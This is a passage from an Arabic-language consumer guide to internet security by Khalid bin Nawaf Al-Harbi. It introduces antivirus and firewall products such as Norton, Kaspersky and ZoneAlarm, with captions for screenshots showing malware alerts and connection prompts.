Anti - Virus

اسم البرنامج : النورتن انتي فايروس Norton Anti-Virus

النوع : برنامج مكافحة فيروسات

موقع الشركة : <http://www.symantec.com>



التنبيه الذي اظهره البرنامج عندما حصل على برنامج تجسس واسمه ومكان تواجدته وهو NetBus والاجراء الذي تعاملت مع اتخاذه وهو الحذف



الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

اسم البرنامج : كاسبر سكاى KasperSky او كما يسميه البعض الكيف

النوع :برنامج مكافحة فايروسات

الشركة : <http://www.kaspersky.com>

ملاحظة: هذا البرنامج به من الميزات ما يجعله يتصدر برامج الحماية . انتهى



الإجراء المتخذ في حقه

نوع الملف العدواني في
هذه الحالة باكودور

مكان ملف التجسس أو
الفيروس


الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

الجدار الناري Fire wall

اسم البرنامج : الزون الارم Zone Aler m

النوع : برنامج جداري ناري

الشركة : <http://www.zonelab.com>



واجهة البرنامج

تنبيه يفيد بان برنامج المسنجر
يرغب بالاتصال بالانترنت ورقم
المنفذ وجهة الاتصال واصداره
البرنامج



تفيد بان برنامج المسنجر يرغب بان يعمل
كسيرفر وهذا في حالة ارسال ملف او
الرغبة بالمحادثة الصوتية او في اثناء تشغيل
الفيديو - الكاميرا -

الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي

اسم البرنامج : Armor2Net

النوع : جدار ناري

الشركة : <http://www.armor2net.com>



واجهة البرنامج



نبيه يفيد بان برنامج البال توك يرغب بالاتصال بالانترنت ولك الخيار في السماح او عدمه

اسم البرنامج : KasperSky AntiHacker :

نوع البرنامج : جدار ناري


الشركة : <http://www.kaspersky.com>

واجهته البرنامج



برنامج المسنجر اثناء طلبه الاتصال بالنترنت بالاضافة الى خيارات الجدار الناري

البرامج النشطة في الحالة الراهنة



الأمن والحماية في الأنترنت - للمستخدم العربي - إعداد خالد بن نواف الحربي